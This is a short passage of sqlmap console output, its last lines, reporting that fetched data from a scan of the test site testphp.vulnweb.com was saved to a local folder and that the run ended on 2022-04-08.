[20:16:35] [INFO] fetched data logged to text files under '/home/astro/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 20:16:35 /2022-04-08/
```